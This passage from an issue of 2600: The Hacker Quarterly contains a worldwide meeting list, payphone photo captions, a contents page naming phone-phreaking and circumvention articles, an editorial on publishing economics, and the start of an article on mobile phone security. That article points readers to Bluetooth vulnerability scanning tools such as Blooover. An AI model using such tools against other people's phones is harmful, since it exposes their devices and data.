That's not all. As is usually the case, we have some leftover official HOPE Number Six shirts and other conference items that we'll be offering while supplies last. Just indicate what shirt size you are and we will mail it right out. For $20 you get not only the shirt but a conference badge with a unique identifier number, a conference program, and a sticker for your computer or other appropriate surface. With a little therapy, you will one day be able to convince yourself that you were actually there. (Unless you really WERE there, in which case the therapy can be used to help adjust your expectations downward after returning to the real world.)





Overseas add $5 shipping for the shirt, $52.50 if you're ordering all of the DVDs (People who order a full set will also get a free shirt package.)

Our address:
2600
PO Box 752
Middle Island, NY 11953 USA

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm.

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to Place de la Republique. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Counter Culture Cafe, 2330 E McDowell Rd.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, 2 Wharf II.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.

New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court, 2025 Guadalupe St.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Foreign Payphones

India. Yes, this is actually a payphone in Mumbai. You pay the friendly guy at the counter and make a call. This is very low tech but it provides service to the masses.

Photo by Michael Kane

Norway. This is a phone booth seen in the old section of Fredrikstad. These are becoming very rare in the country.

Photo by A. Harjurju

Ghana. This is a phone from Cape Coast in the southern part of Ghana. It looks like cards are the only way to pay in order to use the phone but it's not so easy to figure out what kind of card to use.

Photo by Patrice Beaulieu

Philippines. Found in General Santos City. PLDT, incidentally, stands for Philippine Long Distance Telephone Company.

Photo by Chris Crowley

Visit http://www.2600.com/phones/ to see even more foreign payphone photos! (Or turn to the inside front cover to see more right now.)

The Back Cover Photo

We love getting your submissions for the back cover. But we must point out that those of you who are sending us tiny images or pictures from cell phones are in all likelihood wasting your time. If the photos aren't of printable quality (that is, big and detailed), we have no choice but to toss them away, no matter how interesting they may be. And some of them have been really good so this has caused us a great deal of anguish. Please be sure to use a real camera at the most detailed setting!

This is part of the secret 2600 compound in Lombard, Illinois where our readers gather for indoctrination sessions and to have their minds purified of anti-hacker rhetoric. Uncovered by Stephen who will now have to be purged.

An important part of any indoctrination is to get to the new crop of minds while they are still young. Here we see this evidenced in the form of one of our elementary schools designed with a hacker curriculum in mind in Manchester, Georgia. Taken without our consent by a free-spirited Mouser_inc who will be sent to the bigger building down the road for reeducation.


Email your submissions to articles@2600.com or use snail mail to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).

Volume Twenty-Three, Number Four
Winter 2006-2007, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



7 25274 83158 6 64>

Payphones of the World

Albania. A friendly looking orange phone which only takes cards. Found in **Tirana.**

Photo by Christian Smith

Turkey. This is a payphone booth in a small town by the Aegean Sea near **Assos.** It takes credit cards and phone cards while a light switch conveniently hangs from the ceiling.

Photo by John Shramko


Denmark. An old coin model. Taken outside one of the main train stations in **Copenhagen.**

Photo by rinjava

Japan. Old and big, yet it does it all. Seen in the city of **Kin** on the island of Okinawa.

Photo by Brian McIntosh

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)



EDUCATION

Transition.....5

Mobile Devices - Current and Future Security Threats.....7

FirstClass Hacking.....8

Network Administrators: Rules Rationale.....9

Wi-Fi Hunting: Basic Tools and Techniques.....11

Telecom Informer.....13

Circumventing the DoD's SmartFilter.....15

Algorithmic Encryption Without Math.....16

Red Boxing Revealed for the New Age.....20

How to Get Around Cable/DSL Lockdowns.....24

Hacker Perspective: Phillip Torrone.....26

Library Self-Checkout Machine Exploit.....29

Fun with Novell.....30

How to Build a Book Safe.....31

Network Programming and Distributed Scripting with newLISP.....32

Letters.....34

Techno-Exegesis.....52

GasJack - Hijacking Free Gasoline.....54

Motorola IMfree as a Wireless iTunes Remote.....57

The Not-So-Great Firewall of China.....58

Hactivism in the Land Without a Server.....60

K7: Free [for the taking] Voicemail.....61

Marketplace.....62

Puzzle.....64

Meetings.....66

"It has become appallingly obvious that our technology has exceeded our humanity." - Albert Einstein

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Quality Degradation: mlc

Broadcast Coordinators: Juintz, thal

IRC Admins: koz, sj, beave, carton, r0d3nt, shardy

Inspirational Music: Ride, The Frank & Walters, Focus, Harry Gregson-Williams, Jean Leloup, Jah Wobble, Asian Dub Foundation, Nilsson, Flotsam & Jetsam (original)

Shout Outs: Steve Rambam, Rick Dakan, Mitch Altman, Mike Aiello, DerEngel, No Starch, Prometheus, Stevens Institute, Montreal 2600

2600 *(ISSN 0749-3851, USPS # 003-176), Winter 2006-2007, Volume 23 Issue 4, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices. Subscription rates in the U.S. $20 for one year.*
POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2006-2007
2600 Enterprises Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual, $50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate

Back issues available for 1984-2005 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 USA (subs@2600.com)

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA (letters@2600.com, articles@2600.com)

2600 **Office Line: +1 631 751 2600**
2600 **Fax Line: +1 631 474 2677**

Transition

It's been a sobering period recently in the world of publishing. All around us we hear gloomy tidings of the condition of the industry and its prospects for the future. We've been saddened to witness the demise of some other printed publications as their expenses became too much for them to bear. The alternative voices always seem to be the first ones affected while those immersed in the world of advertising and all things commercial seem to weather the storms and survive the challenges. Money in abundance tends to make such things possible.

Our mission has always been to provide information and provocative thought without being tainted by the wanton commercialization that afflicts so many. As we come to the end of our 23rd year, we're both amazed that we were able to pull it off and confident that we can continue to fulfill this purpose in the years ahead. We are unique in the publishing world and so is our audience. And since our subject matter is mostly about individuality, challenging the status quo, and figuring out the exception to the rules, this all ties together rather nicely.

But we too have faced some daunting challenges in recent months and they have resulted in some painful decisions for us. Despite our unique position, we still feel the affects of trends and right now the trend is a downturn for anyone in the publishing business. As mentioned, this mostly affects the small publishers since they don't have much to fall back on. Large publishers can jack up advertising rates, lay off staff, and even merge with other publications without missing a beat. To them it's merely a business decision. But for noncommercial publishers it's a bit trickier. Distributors only pay publishers for issues sold. The rest are destroyed at the publishers' expense. The bigger bookstores and newsstands can often thrive by providing alternatives to whatever is not selling at the moment, even if that means cutting back on books, magazines, and newspapers. In that section of the industry, the independent retailer feels it the hardest. In a parallel to the small publishers' problems, small bookstores all over the country have felt the pressure and are increasingly falling victim to the huge chains which now dominate. It's a sad situation, one which we see repeated in so many different ways in our society.

We have a great advantage in that our audience is already clued in to a great deal of this and understands the value of a printed publication such as ours. Ironically, the very people who understand technology and the Internet on a level far exceeding the norm are the same people who still value ink on a page and the power of the printed word, something that is mostly lost in the world of the net. So while we certainly feel the affects of what has been happening in the world of publishing, we think we'll be able to weather the storm, assuming that's what our readers want.

In the end that's really what it's all about. If we cease being relevant to our readers, our existence comes to a conclusion. This is how it should be. In fact, we believe there would be a lot less commercial publications for that very reason if they weren't doing so well on the advertising front. We don't have that luxury nor do we want it. A publication should exist entirely to serve its readers. We hope we continue to achieve that goal. Your vote determines whether or not we do.

We also hope our modest price increase on the newsstand won't be a hardship. It's our first one in quite a while and we avoided it as long as we could. We can't ignore the rising costs around us and the increasing challenges of the

marketplace. However, we have also moved forward with a planned increase in pages and as of this issue we have four more of them. We have not changed the subscription price and it remains what it has been for more than 15 years. We've also lowered the newsstand price in Canada to reflect more accurately the currency conversion there.

This is only one step we've been forced to take in order to deal with all of the challenges thrown our way. We have had to change printers for the first time in 20 years, a move we resisted when we could afford to. It's a very sad fact but sometimes a business decision has to supersede loyalty and tradition. In this case, the only alternative would have been cutbacks and price increases that in our opinion would have been unfair to our readers.

From our perspective it certainly seems as if an undue amount of the burden comes to rest on publishers which in turn causes so many of them to cease what they do. Over the years we've seen a large number of distributors collect money from bookstores and fail to pay the publishers who sent them the magazines in the first place. The distributors then declare bankruptcy and the publishers never get paid. This scenario seems to play out on a yearly basis somewhere and each time it does, a few more independent voices are silenced for good. We've also seen many chain outlets go under and fail to pay their debts, causing the same trickle-down effect. In addition to all of this, we must frequently accept terms and conditions that go against common sense and are seemingly designed to put the publisher at a disadvantage.

A good example of this is something known as "shrink policy" in Barnes and Noble, the largest bookstore chain in the United States. Shrink is the industry term for issues that cannot be accounted for after being delivered to the store. This policy actually forces publishers to pay a significant portion for these issues, as if they were somehow responsible for them. The thinking - as far as we can tell - is that if copies of your publication are being shoplifted, it's the fault of your readers and therefore your responsibility. But this doesn't take into account a number of things. Issues can get lost in a store for a number of reasons such as misfiling or accidental destruction. They can also be stolen by store employees themselves. (Industry surveys have found that more than half of store thefts come from people who work in the stores.) In extreme cases, anyone (employee or customer) can decide they don't like us and pitch all of our issues into the trash.

In the past, a major cause of shrink was the failure of the cashier to properly enter the sales data into the computer. Sometimes the bar code wouldn't scan properly and a generic sale that didn't have the publication's name would be processed instead. This meant that there was no actual record of the magazine being sold even though the store collected the money. We're told that such a scenario is now impossible. We find that extremely hard to believe.

The main problem, though, is that this policy is horribly unfair to publishers. By this logic, if we were to buy a book at Barnes and Noble and someone stole it from us afterwards, we could hold the bookstore responsible. It goes against all common sense. The only way publishers should be held liable for missing issues is if they somehow have the power to do something about it. We've offered to send in our own security people to various stores to stand guard over copies of *2600* to ensure that none disappeared. (We naturally would have to watch them after the store closed as well to prevent employee theft.) No store has yet agreed to this.

Don't get us wrong - Barnes and Noble has been a great resource in getting our magazine out to the public and we're thrilled to be on their shelves. But we're also compelled to speak out when something doesn't seem quite right, whether it's an issue like this or a security hole in a computer or phone system. It's what we do and it's what continues to make us unique. And, in this case, not saying something could help this policy to become the norm in all bookstores, something which once again would hurt the small publishers far more than the big ones.

All in all, we think we're going to be in pretty good shape once we get through the woods. In the next issue we're planning on including a survey form for subscribers so we can all plan for the future and learn from the past. We look forward to embarking on more fun projects in the future involving publishing, HOPE conferences, films, radio, new technology, etc. And, of course, controversy. We hope you all continue to be a part of it.

Mobile Devices - Current and Future Security Threats

by Toby Zimmerer

This article will focus on a system that many people utilize every day. Yet they are oblivious to the power of the threat that they are exposed to. That system is your mobile phone. The advent of smart phones and PDAs has spawned a new security hole that the majority of people completely ignore. Most mobile phones can access the Internet and have Bluetooth communication systems for linking other devices without the use of cables. Additionally, smart phones are utilizing Linux and Windows operating systems and have the processing capabilities of a small computer. Since these devices do not have a built in firewall and provide multiple open communication channels, it becomes perfectly clear that mobile phones pose a prime target for attacks.

Mobile Devices and Operating Systems

Smart phones are currently using two operating systems (Symbian and Windows Mobile 5) that are customized to each cellular provider's mobile device. Symbian (http://www.symbian.com/) is a lightweight Linux operating system that is bundled with a number of applications that can allow a user to work on the road without the use of a laptop. Microsoft has taken their lightweight Windows OS that was originally developed for the iPaq and into the cellular provider market by developing Windows Mobile 5 (http://www.microsoft.com/windowsmo➥bile). Microsoft offers a complement of applications to allow a user to work remotely without the use of a laptop.

For those of you not familiar with smart phones, I would suggest looking at the websites for Symbian and Microsoft Mobile in order to see the mobile devices that are currently supported. As I mentioned earlier, smart phones have the processing capabilities of a small computer. These phones are normally equipped with 64MB to 128MB of memory and can be expanded up to 2GB of additional memory by adding a mini SD memory card to the phone. Some smart phones have integrated keyboards and touch screens that allow you to quickly navigate through menus and enter information. I own a Nokia 9300 that flips open to give the user access to a 1" x 4" high resolution LCD, a 66 button keyboard, and a thumb mouse.

Open Communication Channels

Mobile service providers have expanded their services to provide users with greater access in information through their mobile phones. People in Europe and Japan have been using their mobile phones for web access, messaging, and purchasing goods directly from their mobile phones long before the U.S. market started to offer these services. Mobile phones can retrieve an IP address from their mobile service provider, which provides full access to the Internet to transmit http, SMTP, SSH, telnet, and other TCP/UDP functions.

Most devices are now equipped with Bluetooth to allow the user to connect to their laptops, wireless headsets, or other mobile devices. Bluetooth has a transmit radius of approximately 30 feet and can be configured to allow other devices to find or "discover" the host device. Open Bluetooth channels broadcast a lot of information, including the MAC address, device name, and device model. I saw a demonstration at the Interop show in Las Vegas this year where the vendor was listing all of the Bluetooth connections that were currently open near their booth. On average, there were 60 open Bluetooth connections near the vendor's booth and they were able to retrieve the device name and model device. As a test, I switched on the Bluetooth connection on my phone, disabled the discover feature, and my device was detected.

If you are interested in performing some Bluetooth vulnerability scanning, I would recommend checking out BTScanner by PenTest (http://www.➥pentest.co.uk/), which runs on a desktop system, or Blooover (http://trifinite.org/trifinite_stuff_blooover.➥html), which runs on your handheld device.

Current and Future Mobile Threats

